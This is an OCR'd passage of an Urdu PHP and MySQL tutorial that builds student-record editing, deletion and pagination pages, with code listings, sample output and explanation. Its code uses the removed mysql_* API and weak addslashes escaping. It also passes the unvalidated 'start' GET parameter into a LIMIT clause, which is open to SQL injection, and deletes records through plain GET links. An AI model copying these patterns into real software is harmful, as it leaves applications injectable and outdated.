
```
<?php
//connection file
include "connection.php" ;

//cleaning string
function cleanString($string) {
  $string = htmlspecialchars (trim($string));
  if(!get_magic_quotes_gpc() ){
    $string = addslashes ($string);
  }
  return $string;
}

//function for new form
function print_Form() {
  //new form var
  $newForm = "<form method=\"post\" action=\"{$_SERVER['PHP_SELF']}\">
        <table border=1 cellpadding=3 cellspacing=3  width='50%' >
        <tr><th colspan=2 align='left' bgcolor='#EAEAEA'>
        New Result</th></tr>
        <tr><td>Student Name</td>
        <td><input type=\"text\" name=\"sName\"></td></tr>
        <tr><td>Marks</td>
        <td><input type=\"text\" name=\"sMarks\"></td></tr>
        <tr><td colspan=2><input type=\"submit\" value=\"Add Record\">
        <input type=\"hidden\" value=\"true\" name=\"post\">
        </td></tr></table></form>" ;
  return $newForm;
}

//saving record
function save_Record() {
  $Name = cleanString( $_POST['sName']);
  $Marks = (int) cleanString($_POST['sMarks']);
  //checking for empty values
    if(empty($Name) || empty($Marks)) {
      error_Message("Cannot insert empty record" );
    }
  //marks range
    if($Marks < 0 || $Marks > 99) {
      error_Message("Marks must be between 1-99" );
    }
```

جاری ہے-------

```
    //max student name
      if(strlen($Name) > 40) {
        error_Message("Name is too long");
      }
    //query for inserting record
    $query = "INSERT INTO result(sname,marks)
             VALUES('$Name',$Marks)" ;
    //executing query
      if(mysql_query($query)) {
        print "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
        Record added successfully</div>" ;
        print print_Form();     //show form again
      }else{
        error_Message(mysql_error());   //if error in query
      }
  }
  //error message
  function error_Message($error) {
    $msg = "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
        $error <a href='javascript:history.go(-1)'>Back</a></div>"  ;
    die($msg);
  }
  //function for record listing
  function show_Records_List(){
    $Query = "SELECT * FROM result ORDER BY sid DESC" ;
    //executing query
    $q_Result = mysql_query($Query) or
    error_Message(mysql_error());
    if(mysql_num_rows($q_Result) <= 0) {
      error_Message("No record found");
    }
    print "<table border=1 width='50%'><tr>
          <th>SID</th><th>Student Name</th>
          <th>Marks </th><th>Edit Record</th>
          <th>Delete</th></tr>" ;
    //getting recods and generating table (rows,cols)
    while($Row = mysql_fetch_assoc($q_Result)) {
      print "<tr><td>". $Row['sid']."</td>
      <td>" . $Row['sname'] . "</td>
      <td align='center'>" . $Row['marks'] . "</td>
      <td align='center'><a href='edit.php?do=edit&sid=" .$Row['sid']
."'>Edit</a></td><td align='center'>
<a href='edit.php?do=del&sid=" .$Row['sid']."'>Delete</a></td></tr>" ;
    }
    print "</table>";
  }
```

جاری ہے------

```
//what to do
if($_POST['post']) {
  //if form is posted
  save_Record();
}else{
  //first time print the form
  print print_Form();
}
//Result listing
print "<h3 style='background:#EAEAEA;margin:0px;width=50%;'>
      Record Listing</h3>" ;
show_Records_List();
?>
```



SID	Student Name	Marks	Edit Record	Delete
12	Naser	34	Edit	Delete
11	Nabeel	15	Edit	Delete
10	Saleem Ahmed	66	Edit	Delete
8	Naeem Nonam	86	Edit	Delete
7	Asif Mobeen	53	Edit	Delete

بالکل وہی مثال ہے صرف ہم نے ایک اور فنکشن ()show_record_list کا اضافہ کر دیا ہے اور اس فنکشن میں موجود کوڈ آپ بہت تفصیل سے پڑھ چکے ہیں میرے خیال میں اس پر مزید بحث کرنا بے کار ہے۔ یہ فنکشن ٹیبل میں موجود تمام ریکارڈز کو ایک لسٹ کی شکل میں دیکھائے گا۔ آؤٹ پٹ میں اگر آپ دیکھیں تو لسٹ میں دو مزید کالمز کا اضافہ ہوا ہے۔ Edit اور Delete کے کالمز میں ہم نے ہر رو کے ساتھ edit.php کو لنک بنائے ہیں اور ساتھ میں ہم کچھ کیوری سٹرنگز بھی بھیج رہے ہیں۔ انشاء اللہ اگلے کلاس میں اس پر تفصیل سے بات ہوگی اور edit کا پیج بنائیں گے جہاں ہم کوئی ریکارڈ update یا delete کرینگے۔ اب اجازت چاہتا ہوں۔ غلطی معاف، دعاؤں میں یاد رکھیں۔ **اللہ حافظ**

شکیل محمد خان

shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی بیسویں کلاس میں خوش آمدید

اسلام علیکم

امید کرتا ہوں کہ سب خیریت سے ہونگے۔اس کلاس میں ہم کسی ریکارڈ کو edit، delete اور paging کرنا سیکھیں گے۔پچھلی کلاس میں آپ نے edit اور delete کے لنکس بنائے تھے۔آپ دوبارہ new_recode.php کو کھولیں۔اگر آپ edit اور delete کے لنکس غور سے دیکھیں تو اسمیں ہم edit.php کو دو کیوری سٹرنگز سنڈ کر رہے ہیں۔اسمیں پہلا do کے نام سے ہے جس سے ہمیں پتہ چلے گا کہ ریکارڈ کو edit کرنا ہے یا delete اور اسکی ویلیو edit کے لنک پر edit،اور delete کے لنک پر del ہوگی۔جبکہ دوسرا sid ہے جسمیں اس ریکارڈ کی یونیک id بھیجی جارہی ہے اور اس سے ہمیں پتہ چلے گا کہ کس ریکارڈ کو edit یا delete کرنا ہے۔اسکی ویلیو ہمارے ٹیبل کے sid جو ایک پرائمری کی ہے، پر مشتمل ہے۔اور چونکہ sid کو ہم نے auto_increment بھی دیا ہے، اسلئے ہر رو کو ایک یونیک نمبر دے دیا جاتا ہے۔اب آپ ٹیکسٹ ایڈیٹر کھولیں اور اسمیں مندرجہ ذیل کوڈ لکھ کر htdocs->mysql کے فولڈر میں edit.php کے نام سے محفوظ کریں۔

edit.php

```
<?php
  //connection file
  include "connection.php" ;

  //getting query strings
  $sid = $_GET['sid'];
  $do = $_GET['do'];

  //what to do
  switch($do) {
    case "edit": // if editing record, show edit form
      edit_Record_Form($sid);
      break;
    case "del": //if deleting record
      del_Record($sid);
      break;
    case "save": //if saveing edited record
      save_Record();
      break;
    default;
      error_Message( "Invalid Page Request" );
  }
```

جاری ہے-----


```
//validating requested id
function chkID($id) {
  $sid = intval($id);
  //if invalid
  if(empty($sid) OR !is_int($sid)) {
    error_Message("Invalid Student ID");
  }
  return $sid;
}

//edit form
function edit_Record_Form($id) {
  //validating $id
  $sid = chkID($id);
  //query (select all record from result table associated with this $id)
  $Query = "SELECT * FROM result WHERE sid = $sid" ;
  //executing query
  $Result = mysql_query($Query) or error_Message(mysql_error());
  // if no record found
  if(mysql_num_rows($Result) <= 0) {
    error_Message("No record Found");
  }

  //get return row in $Row array
  $Row = mysql_fetch_assoc($Result);

  //print the edit form and set elements values
  //using the $Row array
  print "<form method=\"post\" action=\"{$_SERVER['PHP_SELF']}?do=save\">
    <table border=1 cellpadding=3 cellspacing=3 width='50%'>
    <tr><th colspan=2 align='left' bgcolor='#EAEAEA'>
    Edit Result</th></tr>
    <tr><td>Student Name</td> <td>
    <input type=\"text\" name=\"sName\" value=\"{$Row['sname']}\">
    </td></tr><tr><td>Marks</td><td>
    <input type=\"text\" name=\"sMarks\" value=\"{$Row['marks']}\">
    </td></tr><tr><td colspan=2 align='center'>
    <input type=\"submit\" value=\" Save \">
    <input type=\"button\" value=\"Cancle\" onClick=\"history.go(-1);\">
    <input type=\"hidden\" value=\"{$Row['sid']}\" name=\"sid\">
    </td></tr></table></form>" ;

}
```

--------جاری ہے

```
//deleting record
function del_Record($id) {
  $sid = chkID($id);
  //executing delete query
  if(!mysql_query("DELETE FROM result WHERE sid=$sid" )) {
    error_Message("Could not delete record<br>" .mysql_error());
  }
  print "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
  Record Deleted Successfully<a href='new_record.php'>Continue</a></div>"  ;
}

//saving record
function save_Record() {
  //getting form values
  //note: the sid is hidden field in
  //form contains the value of sid field
  $ID = chkID($_POST['sid']);
  $Name = cleanString( $_POST['sName']);
  $Marks = (int) cleanString( $_POST['sMarks']);
  //checking for empty values
    if(empty($Name) || empty($Marks)) {
      error_Message("Cannot insert empty record" );
    }
  //marks range
    if($Marks < 0 || $Marks > 99) {
      error_Message("Marks must be between 1-99" );
    }
    //max student name
    if(strlen($Name) > 40) {
      error_Message("Name is too long" );
    }
  //query for unpating record
  $query = "UPDATE result SET sname = '$Name',marks = $Marks
       WHERE sid = $ID" ;
  //executing query
    if(mysql_query($query)) {
      print "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
      Record Updated successfully
      <a href='new_record.php'>Continue</a></div>"  ;
    }else{
      error_Message(mysql_error());   //if error in query
    }
}
```

جاری ہے---------

```
//error message
function error_Message($error) {
  $msg = "<div style='background:#FFFFCC;border:dashed 1px #CCCCCC'>
      $error <a href='javascript:history.go(-1)'>Back</a></div>"  ;
  die($msg);
}

//cleaning string
function cleanString($string) {
  $string = htmlspecialchars(trim($string));
  if(!get_magic_quotes_gpc()){
    $string = addslashes($string);
  }
  return $string;
}

?>
```



پروگرام کیسے کام کرتا ہے؟

edit.php میں بھی ہم نے مختلف کاموں کیلئے فنکشنز بنائے ہیں۔ سب سے پہلے ہم دونوں کیوری سٹرنگز کے ویلیوز کو $do اور $sid میں حاصل کرتے ہیں۔ اسکے بعد switch کا سٹیٹمنٹ ہے جو $do کو چیک کرتا ہے اور آپشن کے مطابق ایک فنکشن کو کال کرتا ہے۔ $do میں ہم تین قسم کے ویلیوز بھیجتے ہیں۔ اگر ریکارڈ کو edit کرنا ہو تو $do میں edit، اگر delete کرنا ہو تو del، اگر edit کرنے کے بعد اسکو save کرنا ہو تو save سنڈ کرتے ہیں جبکہ اگر $do کی ویلیوان تینوں میں نہ ہو تو پھر ہم default بلاک میں ایک error دیکھاتے ہیں۔ ایک اور فنکشن chkID کا بنایا ہے جو آنے والے student id یعنی sid کو validate کرتا ہے اور arugument میں ایک نمبر لیتا ہے جہاں ہم sid کو پاس کرتے ہیں۔ یہ فنکشن اس

id کو پہلے intval فنکشن سے integer میں تبدیل کرتا ہے پھر اسکو چیک کرتا ہے کہ خالی تو نہیں ہے اور آیا ویلیو ایک int ہے کہ نہیں۔ اگر $sid خالی ہو یا int نہ ہو تو ایک error جنریٹ کریگا۔ یہ فنکشن پھر تبدیل شدہ $sid کو ریٹرن کرتا ہے۔ اسکے بعد ایک اور فنکشن edit_Record_Form ہے جو argument میں ایک sid کو لیتا ہے۔ اسکے بعد argument میں آنے والے id کو ہم chkID کو پاس کرتے ہیں validation کیلئے، اگر id درست ہو یہ chkID اسکو int میں تبدیل کر کے ریٹرن کر دے گا جسکو ہم اس فنکشن میں $sid میں محفوظ کر لیتے ہیں۔

```
....
function edit_Record_Form($id) {
  //validating $id
  $sid = chkID($id);
  //query (select all record from result table associated with this $id)
  $Query = "SELECT * FROM result WHERE sid = $sid" ;
  //executing query
  $Result = mysql_query($Query) or error_Message(mysql_error());
  // if no record found
  if(mysql_num_rows($Result) <= 0) {
    error_Message("No record Found");
  }
  //get return row in $Row array
  $Row = mysql_fetch_assoc($Result);
  ....
```

اسکے بعد ہم ایک کیوری لکھتے ہیں اور result ٹیبل سے وہ تمام ریکارڈ حاصل کر رہے ہیں جو اس id سے منسلک ہیں۔ چونکہ sid ایک پرائمری کی ہے اسلئے ہمارے پاس صرف ایک رو حاصل ہوگی۔ پھر اسی طرح کیوری کو execute کرتے ہیں۔ آپ دیکھ رہے ہیں کہ $Row ایرے میں ہم mysql_fetch_assoc فنکشن کی مدد سے ایک ایرے حاصل کر رہے ہیں اور ہم نے یہاں لوپ کا استعمال نہیں کیا ہے۔ اسکی وجہ یہ ہے کہ ہمارے پاس صرف ایک ہی ریکارڈ حاصل ہوگا یعنی ایک ہی رو حاصل ہوگی کیونکہ کیوری میں where نے بتایا ہے کہ صرف وہ ریکارڈ حاصل کرو جہاں sid ہمارے دیئے ہوئے id کے مطابق ہو اور چونکہ ہر student کی sid یونیک ہے اسلئے ایک id سے صرف ایک ہی ریکارڈ منسلک ہے جسکی وجہ سے result میں ایک ہی رو ریٹرن ہوگی جسکو ہم $Row ایرے میں حاصل کرتے ہیں۔ اسکے بعد اسی طرح فارم ہے اور اگر آپ فارم کے elements کے ویلیوز ایٹریبیوٹ کو چیک کریں تو یہاں ہم نے $Row ایرے کے ویلیوز دیئے ہیں۔ یعنی پہلے ہم ایک student کا ریکارڈ ٹیبل سے حاصل کرتے ہیں اور پھر اسکے ویلیوز کو فارم کے elements میں دے دیتے ہیں۔ اسکے بعد del_record کا فنکشن ہے اور کسی ریکارڈ کو ختم کرتا ہے۔ اسی طرح ایک id لیتا ہے اسکو validate کرتا ہے اور Delete کیوری کو execute کر کے ایک ریکارڈ کو ختم کرتا ہے۔ اس کیوری میں اگر Where حصے میں آپ دیکھیں تو ہم صرف اس ریکارڈ کو ختم کر رہے ہیں جسکی sid کیوری سٹرنگ میں آئی ہو۔ اگر آپ new_recod.php کے delete والے لنک کو چیک کریں تو اسمیں do میں ہم del اور sid میں اس ریکارڈ کی sid سنڈ کر رہے ہیں جو اسکو فنکشن کو پاس ہوگا۔

```
if(!mysql_query("DELETE FROM result WHERE sid=$sid" )) {
  error_Message("Could not delete record<br>" .mysql_error());
}
```

save_recod کا فنکشن بالکل اسی طرح ہے صرف ہم نے کیوری کو تبدیل کیا ہے۔اور ہم اس ریکارڈ کو اپ ڈیٹ کر رہے ہیں جسکی sid ہمارے فارم سے حاصل آنے والے sid کے مطابق ہو۔اگر آپ فارم کو دیکھیں تو اسمیں ہم ایک hidden فیلڈ کو بھی سنڈ کرتے ہیں جو اس student کی sid پر مشتمل ہوگی جسکا ریکارڈ اپ ڈیٹ کرنا ہو۔اور اس فنکشن میں ہم ID$ ویریبل میں اس ویلیو کو حاصل کر رہے ہیں۔

```
//query for unpating record
$query = "UPDATE result SET sname = '$Name',marks = $Marks
         WHERE sid = $ID" ;
```

باقی دونوں فنکشنز error_Message اور cleanString ویسے ہی ہیں۔

ریکارڈ لسٹ میں paging کرنا

جوں جوں آپ students کا ریکارڈ انسرٹ کرتے جائیں گے آپ کے پاس list بڑھتا جائے گا جہاں آپ کو ریکارڈ میں پیجنگ کرنے کی ضرورت ہوگی۔پیجنگ آپ نے بہت سارے ویب سائٹس پر دیکھے ہونگے جو ریکارڈ کے ایک لمبے لسٹ کو مختلف پیجوں پر تقسیم کرنے کیلئے استعمال ہوتا ہے۔اس سے پہلے آپ نے SELECT سٹیٹمنٹ میں LIMIT کا استعمال دیکھا تھا جو اسی مقصد کیلئے فراہم کیا گیا ہے۔اب ہم پی ایچ پی میں ایک سادہ سا طریقہ استعمال کر کے ریکارڈز میں پیجنگ کرنا سیکھیں گے۔آپ دوبارہ new_record.php کو کھولیں جو آپ نے پچھلی کلاس میں بنایا تھا۔اگر آپ کو یاد ہو تو اسمیں ہم نے ایک فنکشن بنایا تھا show_Records_List کے نام سے جو ہمارے ٹیبل کا سارا ریکارڈ آخر میں ایک لسٹ کی شکل میں دیکھاتا تھا۔اب اگر ہمارے ٹیبل میں ریکارڈ زیادہ ہو جائے تو یہ لسٹ بہت لمبی ہو جائے گی جو بہت برا لگے گا اسلئے اسمیں پیجنگ کی ضرورت ہے۔آپ صرف show_Records_List کے فنکشن کو تبدیل کر کے اسطرح کر دیں:


```
//function for record listing
function show_Records_List(){
  // page name for link, this will same the page, require for paging
  $page_name = $_SERVER['PHP_SELF'];
  //get start value for page
  $start = $_GET['start'];
  if (!isset($start)) {
    $start = 0;
  }
  //records per page
  $limit = 5;
  //next and previous opration
  $back = $start - $limit;
  $next = $start + $limit;
  //retrive data from table
  $result2 = mysql_query("SELECT * FROM result") or
  error_Message(mysql_error());
```

جاری ہے----

```
//get number of records in table
  $nume = mysql_num_rows ($result2);
  $result = mysql_query ("SELECT * FROM result
                         ORDER BY sid DESC
                         LIMIT $start, $limit" ) or
  error_Message(mysql_error());

  //if no record exist
  if (mysql_num_rows ($result) <= 0) {
    error_Message( "No record in result table" );
  }
  //table header
  print "<table border=1 width='50%'><tr>
      <th>SID</th><th>Student Name</th>
      <th>Marks </th><th>Edit Record</th>
      <th>Delete</th></tr>" ;

  //loop through record set, create table and show results
  while ($Row = mysql_fetch_array ($result)) {
  print "<tr><td>" . $Row['sid']."</td>
      <td>" . $Row['sname'] . "</td>
      <td align='center'>" . $Row['marks'] . "</td>
      <td align='center'><a href='edit.php?do=edit&sid=" .$Row['sid'] ."'>
      Edit</a></td><td align='center'>
      <a href='edit.php?do=del&sid=" .$Row['sid']."'>
      Delete</a></td></tr>" ;
    }
    print "</table>";

  print "<table border=0 width='50%'><tr>
  <td style='font-family:verdana 12px;background:#EAEAEA'align='center'>"   ;
  //previous link
  if ($back >= 0) {
    print "<a href='$page_name?start=$back'>Prev</a>"  ;
  }
  $j = 1;
  //printing page numbers as bar
  for ($i = 0; $i < $nume; $i = $i + $limit){
    if ($i <> $start) {
      print " <a href='$page_name?start=$i'>$j</a> "  ;
    } else {
    // Current page will not displayed as link
      print "<span style='font:bold;'>$j</span> "  ;
    }
```

-----جاری ہے

```
        $j++;
      }
      if ($next < $nume){
        print "<a href='$page_name?start=$next'> Next </a>" ;
      }
      print "</td></tr></table>" ;
    //end of function
    }
```



SID	Student Name	Marks	Edit Record	Delete
27	Tahir	33	Edit	Delete
26	Shabir Ahmed	56	Edit	Delete
25	Noman	30	Edit	Delete
7	Asif Mobeen	53	Edit	Delete
6	Javed Iqbal	32	Edit	Delete

1 2 Next

یہ کیسے کام کرتا ہے؟

آپ کو معلوم ہے کہ پیجنگ کیلئے ہم select سٹیٹمنٹ میں LIMIT کا استعمال کرتے ہیں اور اسکا استعمال آپ سبق نمبر 17 میں دیکھ چکے ہیں۔ شروع میں ہم نے کچھ ویریبلز بنائیں ہیں جن میں $limit اور $start کو ہم اپنے کیوری میں استعمال کرتے ہیں۔ $limit میں ہم پیج پر دیکھانے والے ریکارڈز کی تعداد بتاتے ہیں جبکہ $start میں جس ریکارڈ سے شروع کرنا ہو وہ پوزیشن بتاتے ہیں۔ اسکے بعد $next اور $back کے ویریبلز ہیں، $next میں ہم $start اور $limit کو جمع کرکے اگلا نمبر حاصل کرتے ہیں جہاں سے ریکارڈ شروع ہوگا۔ اور ان ویریبلز کا استعمال ہم آخر میں اپنے links میں کرتے ہیں۔ مثلاً اگر میں پہلے پیج پر ہوں تو $start کی ویلیو 0 ہوگی، $limit میں 5 ہے، 0+5 جمع ہوکر $next میں 5 آجائے گا اور Next کے لنک پر $start کیوری سٹرنگ میں ویلیو 5 ہوجائے گی، اس طرح جب آپ Next کو کلک کرتے ہیں تو کیوری سٹرنگ میں $start کی ویلیو 5 ہوجائے گی، Select کیوری کے Limit میں ریکارڈ 5 سے شروع ہونگے۔ بالکل اسی طرح $back ویریبل میں ویلیو منفی ہو رہے ہیں جسکی ویلیو ہم Prev لنک پر کیوری سٹرنگ میں استعمال کررہے ہیں۔ $result2 میں ہم تمام ریکارڈز حاصل کرنے کیلئے کیوری execute کررہے ہیں جنکی تعداد ہم $nume

ویریبل میں حاصل کر رہے ہیں۔اور پھر Next کے لنک سے پہلے اسکا اور $next ویریبل میں جو ویلیو ہے، کا موازنہ کرتے ہیں یعنی ہم تب Next کا لنک پرنٹ کرتے ہیں اگر ہمارے پاس اگلے اتنے ریکارڈز موجود ہوں جنکو ہم دیکھا سکے۔ایک for لوپ آپکو نظر آ رہا ہے جو لنکس کی شکل میں تمام پیجوں کے نمبرز کو پرنٹ کرتا ہے۔لوپ میں اگر آپ increment والے حصے کو دیکھیں تو یہاں ہم $i کے ساتھ $limit کو plus کرتے ہیں کیونکہ ہم نے اگلے پیج پر jump کرنے کیلئے اتنے ہی ریکارڈ کو سکپ کرنا پڑتا ہے۔پیج کے نمبرز دیکھانے کیلئے ہم $j ویریبل کا استعمال کر رہے ہیں جسکی ویلیو ہر لوپ پر increment ہوتی ہے جبکہ اگر آپ لنک کے ساتھ strat کیوری سٹرنگ کی ویلیو دیکھیں تو وہ $i ہے۔نہیں سمجھ آیا!!۔پہلی دفعہ جب پیج رن ہوگا تو $start کی ویلیو 0 ہوگی، $j کی ویلیو 1 ہوگی۔لوپ سٹارٹ ہوگا۔مثلاً 